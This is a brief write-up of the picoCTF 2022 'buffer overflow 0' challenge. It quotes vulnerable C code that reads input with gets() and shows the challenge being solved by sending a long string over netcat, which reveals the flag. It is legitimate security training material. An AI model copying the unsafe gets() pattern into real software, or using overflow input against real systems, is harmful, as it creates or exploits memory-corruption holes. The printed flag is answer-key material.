
buffer overflow 0



buffer overflow 0 | 100 points

Tags: picoCTF 2022 Binary Exploitation gets

AUTHOR: ALEX FULTON / PALASH OSWAL


Description

Smash the stack

Let's start off simple, can you overflow the correct buffer? The program is available here. You can view source here. And connect with it using:


`nc saturn.picoctf.net 65443`

As the question suggests, we have to cause a stack overflow. So, we use the same trick as in 'stonks'.



```
printf("Input: ");
fflush(stdout);
char buf1[100];
gets(buf1);
vuln(buf1);
```

Its clear from the source code that we have to pass a large number of characters. That's what we do.



```
tanay@ubuntu:~$ nc saturn.picoctf.net 65443
Input: VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVvv
picoCTF{ov3rfl0ws_ar3nt_that_bad_c5ca6248}
```